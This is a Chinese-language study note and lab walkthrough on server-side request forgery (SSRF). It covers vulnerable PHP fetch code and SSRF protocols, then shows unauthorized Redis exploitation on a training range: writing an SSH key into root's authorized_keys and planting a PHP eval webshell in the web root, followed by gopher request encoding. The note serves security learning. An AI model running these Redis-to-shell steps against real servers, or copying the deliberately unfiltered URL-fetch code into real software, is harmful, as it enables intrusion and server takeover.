
前言
部分东西采用了 AI 的理解
前置理解
0.1 SSRF 到底是什么?一句话版
SSRF = 你骗服务器去访问一个“它自己才能访问”的地址
0.2 为什么这件事很危险?
再打个比方 🌰:
你在公司前台,对前台说:
“帮我去 3 楼拿个文件”
前台能去的地方,比你多得多。
📌 服务器 = 有权限的前台 📌 你 = 只能在门口的人
SSRF 就是:
你让前台帮你跑腿,然后偷看结果
0.3 理解 2 个 SSRF 目标
先记这 3 个:
1️⃣ 内网地址
也就是说我们需要知道,内网里面有什么,有哪些机器,他们的地址是什么
127.0.0.1
localhost
👉 测试服务器“是不是在帮你访问地址”
2️⃣ 内网服务端口
这个就是告诉我们,开了哪些端口,如果开了3306,那他就是MySQL,如果是80或者8080那就是有网页,等等等。
127.0.0.1:80
127.0.0.1:3306
👉 判断服务器内部“跑着什么服务”
第一章 基础概念
一、概念
Ssrf—Server-Side Request Forgery(服务端请求伪造):是⼀种由攻击者构造请求,由服务端发起请求的安全漏 洞,⼀般情况下,ssrf攻击指的是外⽹可以直接访问的内部系统。
二、形成的原因
由于服务端提供了从其它服务器应⽤获取数据的功能且没有对⽬标地址做过滤或者过滤不严谨
三、常用的函数
对于php产⽣ssrf的三个函数
curl_exec():
fsockopen():
file_get_contents:
这三个函数有⼀个共同点就是,都可以向⼀个⽹址或者站点发起⼀个请求

3.1 file_get_contents
file_get_contents:将整个⽂件或者⼀个url所指向的⽂件读⼊到⼀个字符串中,并展示给⽤户
<?php
error_reporting(0);
$url = $_GET['url'];
echo file_get_contents($url);
?>
3.2 fsockopen()
<?php
// 关闭错误报告
error_reporting(0);
ini_set('display_errors', 0);
// 获取并检查传⼊的URL参数
$host = isset($_GET['url']) ? $_GET['url'] : null;
if ($host) {
   // 尝试打开⼀个到主机的socket连接
   $fp = fsockopen($host, 80, $errno, $errstr, 30);
   if (!$fp) {
       // 如果连接失败,输出错误信息
       echo "$errstr ($errno)<br/>\n";
   } else {
       // 准备HTTP请求头
       $out = "GET / HTTP/1.1\r\n";
       $out .= "Host: $host\r\n";
       $out .= "Connection: close\r\n\r\n";
       // 发送请求头
       fwrite($fp, $out);
       // 输出响应内容
       while (!feof($fp)) {
           echo fgets($fp, 128);
       }
       // 关闭socket连接
       fclose($fp);
   }
} else {
   echo "No URL specified.";
}
?>
3.3 curl_exec()
php curl扩展提供的⼀个函数,作⽤是执⾏curl会话,即发送http请求,并获取服务区返回的响应
<?php
error_reporting(0);
ini_set('display_errors', 0);
if (isset($_GET['url'])){
   $link = $_GET['url'];
   $curlobj = curl_init(); // 创建新的 cURL 资源
   curl_setopt($curlobj, CURLOPT_POST, 0);
   curl_setopt($curlobj,CURLOPT_URL,$link);
   curl_setopt($curlobj, CURLOPT_RETURNTRANSFER, 1); // 设置 URL 和相应的选项
   $result=curl_exec($curlobj); // 抓取 URL 并把它传递给浏览器
   curl_close($curlobj); // 关闭 cURL 资源,并且释放系统资源
   // $filename = './curled/'.rand().'.txt';
   // file_put_contents($filename, $result);
   echo $result;
}
?>
四、ssrf漏洞利⽤的相关协议

4.1 file协议
在有回显的情况下,利⽤file协议可以读取任意⽂件的内容
4.2 dict协议
泄漏安装软件的版本信息,查看端⼝,操作内⽹redis服务等等
4.3 http协议
探测内⽹存活主机
第二章
一、Redis(记住条件就可以了)
sql型数据库(关系型):硬盘存储
no sql数据库:内存
redis默认情况下,会绑定在0.0.0.0:6379,如果没有采⽤相关安全策略限制,redis服务会暴露在服务器公⽹上, 如果此时⼜没有密码认证(默认为空),则会导致任意⽤户可以访问⽬标服务器下未授权访问redis以及读取redis 数据
漏洞的产⽣条件以及利⽤ 漏洞影响版本 Redis2.x、3.x等
条件:
- redis绑定在0.0.0.0:6379.没有采⽤相关安全策略限制,直接暴露在公⽹上
- 没有密码认证,可以免密码远程登录
二、未授权利用
linux登录⽅式:
- ⽤户名登录
- 公钥私钥登录
生成RSA公钥和密钥
ssh-keygen -t rsa

查看是否生成

用redis连接

redis-cli -h lab.wangdun.cn -p 55009
这里的端口为**redis**的端口,这里使用**55009**是因为靶场映射过来的
连接好后,建立路径与文件名,将RSA公钥写入
1.1 创建目录
config set dir /root/.ssh/

1.2 创建文件
config set dbfilename authorized_keys

1.3 写入公钥
set x "\n\n\nssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDAPe8eHOWwOVjTEDhd3Cl/jP1cL343dmXQ5Wa63FWMfoabLdoMM2TIUsZAT5YXJchC7Z9JOAalFQJpMYQ3CiN+kqGSzCRtrWqtSy047LzhM39aqzpbmdUGldPeBC3pRjgq9swfu9pVOVk5OlOWpcDECwtk4Rf5gBomBL43M68GJOAql55+t1SYgIvZKMNyjtBd/SCfSagmYXIeuxK/vuIROACeS28jqgIzKD/yGRY8Bc8yNb1j7AKP2/qcgP4sjJudN1LCMoicSG+9WMuRzt010HbFzp9EsnbX3YkC3ilMsJX7jxSJHBpLO7l/w2TOY8EfAozNHCfZCItcnwMfc7zR3XBw4XDCTvWP666AgQ0n8JwSQr6UcOq5SJ3zyDyHuul7+O/QOGQEfm6JQSsb6yZ3E7tHJSi15SMTqwfBg/NDuWSqPjDICgh/eVXAB6Db78eo6Kq5VUgfOj71Dg8LXCWyZ7FTNLR1lzXSwTi8xhmR1AfAM1oER3aznVqiOJ+CQic= root@kali\n\n\n"
1.4 保存


1.5 连接
ssh -i id_rsa root@lab.wangdun.cn -p 41443

1.6 查找flag
查找所有包含该文件名的文件
find / -name "*flag*" 2>/dev/null

二、写入webshell
要知道:
- 绝对路径
- redis为默认密码,即密码为空
连接,这里与一同理
redis-cli -h lab.wangdun.cn -p 55009

2.1 设置路径
config set dir /var/www/html/app1/

2.2 设置文件名
config set dbfilename sakura.php

2.3 写入一句话木马
set x "/n/n/n<?php phpinfo();@eval($_POST[1]);?>"

2.4 保存
save

攻击成功,用蚁剑连接

发现其与未授权攻击的区别为,权限为服务器权限
第三章
一、gopher://基本概念
理解为http协议的前⽣,可以实现多个数据包整合发送,通过gopher协议可以攻击的内⽹服务,ftp、telnet、 redis等也可以进⾏GET、POST请求
gopher格式
gopher://<host>:<port>/<gopher-path>_<TCP数据流>
<port>默认为70
发起多条请求每条要⽤回⻋换⾏去隔开使⽤%0d%0a隔开,如果多个参数,参数之间的&也需要进⾏URL编码
在使用gopher://协议的时候,一定要注意
gopher://_
// 后面一定要跟着一个任意字符去占位,这里建议使用_
二、使⽤gopher协议传递http的GET请求
传参后抓包

GET /?name=xxx HTTP/1.1
Host: 192.168.50.133:56666
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close
只留下Host与GET

对其进行url全编码

%47%45%54%20%2f%3f%6e%61%6d%65%3d%78%78%78%20%48%54%54%50%2f%31%2e%31%0d%0a%48%6f%73%74%3a%20%31%39%32%2e%31%36%38%2e%35%30%2e%31%33%33%3a%35%36%36%36%36
